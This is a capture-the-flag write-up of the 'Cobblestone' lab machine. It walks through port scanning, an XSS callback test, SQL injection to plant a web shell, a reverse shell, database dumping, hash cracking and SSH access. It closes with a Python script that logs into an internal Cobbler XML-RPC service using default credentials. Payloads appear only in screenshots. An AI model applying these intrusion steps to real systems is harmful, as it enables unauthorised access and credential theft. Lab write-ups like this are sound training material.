Cobblestone - Insane - Linux
Port Scan
The port scan discovered two services, a web server and SSH. The headers also discover hostname of cobblestone.htb which was added to the hosts file. Nothing else of interest.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# Nmap 7.95 scan initiated Sat Aug  9 18:09:35 2025 as: /usr/lib/nmap/nmap -sCV -p- -v -oN portscan.log 10.129.54.140
Nmap scan report for 10.129.54.140
Host is up (0.034s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 50:ef:5f:db:82:03:36:51:27:6c:6b:a6:fc:3f:5a:9f (ECDSA)
|_  256 e2:1d:f3:e9:6a:ce:fb:e0:13:9b:07:91:28:38:ec:5d (ED25519)
80/tcp open  http    Apache httpd 2.4.62
|_http-title: Did not follow redirect to http://cobblestone.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.62 (Debian)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug  9 18:09:58 2025 -- 1 IP address (1 host up) scanned in 23.34 seconds
Inspecting Port 80

The main page on the web server presents a Minecraft themed information page. There are options to deploy, vote or view skins. Each link has its own subdomain for its purpose. deploy.cobblestone.htb,vote.cobblestone.htb. The subdomains were also added to the hosts file.
Inspecting http://cobblestone.htb/skins.php

The page required authentication in order to be accessed. There was a registration option which allowed an account to be created. After logging into the web application it presented a page to upload skins. One of the parameters requested a URL which strongly suggests XSS may be possible.
XSS Initial Test

A simple test was conducted to test for XSS. I submitted a URL to my own web server and after a few minutes got a call back requesting the page. This proves there is logic is place to simulate the admin clicking the link making XSS possible. Moving forward it will be necessary to weaponize the vulnerability to extract sensitive information such as cookies.

XSS Attempt #1
The below payload will usually bypass CORS by requesting an image. The payload should deliver the contents of the browsers cookies via a GET request after loading the script.

The below screenshot shows the form before submitting the link.

The call back was successful as shown below. The target clicked the link and loaded the web page which contained the XSS payload script.


I find it makes sense to split the initial request and the payload request among different listeners. For this example I made the XSS payload reach out to a listener on port 8080 to capture the request. Unfortunately it did not capture the admins cookies so the attempt failed.
XSS Summary
After completing the box it turned out XSS was the intended method of gaining a foothold on the system. Unfortunately I did not figure out the intended solution and ended up using an unintended solution.
Some how it was possible to use the XSS in order to get RCE. This may be why the box is graded as insane difficulty and I look forward to reading the official writeup to discover the intended method.
Inspecting http://vote.cobblestone.htb/index.php
The voting subdomain also required the user to be authenticated in order to be accessed. Oddly the first account I created was not valid for this subdomain which suggests different databases are being used on the backend. It was possible to create a new account and login to access the page.
The page requested the user to submit a URL for approval which also strongly suggests XSS. It turned out after some basic tests that this page was not vulnerable to XSS. Once a URL has been submitted for approval it will have a default state of unapproved. I did spend some time trying to get the URL approved by guessing parameters and using the discovered XSS vulnerability in an attempt to get the admin to approve it.
In the end I did not manage to succeed in getting the URL approved and gave up. Even if it was to be approved I did not know if it would lead to anything interesting but thought it was worth testing.

Eventually after much trial and error I discovered the web page was vulnerable to SQL injection. It was possible to do a union injection to write a web shell onto the server. The below screenshot shows the injection attack:
Web Shell Uploaded

The below screenshots shows the successful outcome of writing a web shell onto the server using SQL injection.
Reverse Shell Obtained
I used the web shell to establish a reverse shell as show below.

Successful call back on the listener. Reverse shell obtained as www-data.

Dumping Databases
Once on the file system I had a look around for the database configuration files. There were several configuration files that each contained the credentials to a unique database. The first database I explored contained a bcrypt hash for the admin user which was not crackable.
The other database contained another table of users which contained a hash that was crackable. The below screenshots show the steps taken.

Database being accessed and dumped.

Cracking Hashes
The password for the cobble user was discovered as shown below.

SSH Access (cobble)
The discovered credentials for the cobble user were valid and allowed access via SSH. Unfortunately it granted a restricted bash shell which greatly limited its capabilities. User flag captured.

Enumerating Internal Ports

netstat showed two ports that were open locally. MySQL and another unknown service on port 25151. After enumerating the port further I discovered it was related to a program called Cobbler.

Local Port Forward via SSH
In order to interact with the port from my own machine I created a local port forward using SSH as shown below.
Researching Cobbler
Project Link: https://github.com/cobbler/cobbler
Cobbler is a Linux installation server that allows for rapid setup of network installation environments. It glues together and automates many associated Linux tasks so you do not have to hop between lots of various commands and applications when rolling out new systems, and, in some cases, changing existing ones. It can help with installation, DNS, DHCP, package updates, power management, configuration management orchestration, and much more.
Cobbler - Testing Connection
I had a look at the documentation for Cobbler to better understand it and look for any functions which could lead to code execution. With the assistance of ChatGPT I created the below script to test a basic interaction. The below script will create a distro and then a profile. The script worked as expected which validated the connection, default credentials and the script logic.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
import xmlrpc.client
import os

# Cobbler server configuration
COBBLER_URL = "http://localhost:25151"
USERNAME = "cobbler"
PASSWORD = "cobbler"

# New distro & profile configuration
DISTRO_NAME = "sampletest"
KERNEL_PATH = "/boot/vmlinuz-6.1.0-37-amd64"
INITRD_PATH = "/boot/initrd.img-6.1.0-37-amd64"
PROFILE_NAME = "sampleprofile"

def main():
    try:
        proxy = xmlrpc.client.ServerProxy(COBBLER_URL)

        # Authenticate
        token = proxy.login(USERNAME, PASSWORD)
        print("[+] Authenticated. Token:", token)

        # Step 1: Create new distro
        print("[*] Creating distro...")
        distro_id = proxy.new_distro(token)
        proxy.modify_distro(distro_id, "name", DISTRO_NAME, token)
        proxy.modify_distro(distro_id, "kernel", KERNEL_PATH, token)
        proxy.modify_distro(distro_id, "initrd", INITRD_PATH, token)
        proxy.save_distro(distro_id, token)
        print(f"[+] Distro '{DISTRO_NAME}' created.")

        # Step 2: Create profile linked to that distro
        print("[*] Creating profile...")
        profile_id = proxy.new_profile(token)
        proxy.modify_profile(profile_id, "name", PROFILE_NAME, token)
        proxy.modify_profile(profile_id, "distro", DISTRO_NAME, token)
        proxy.save_profile(profile_id, token)
        print(f"[+] Profile '{PROFILE_NAME}' created.")

        # Step 3: Verify
        distros = [d['name'] for d in proxy.get_distros(token)]
        profiles = [p['name'] for p in proxy.get_profiles(token)]
        print("[+] Current distros:", distros)
        print("[+] Current profiles:", profiles)

    except Exception as e:
        print(f"[-] Error: {e}")

if __name__ == "__main__":
    main()
Screenshot showing the output of the above script.


Cobbler - Remove All Changes
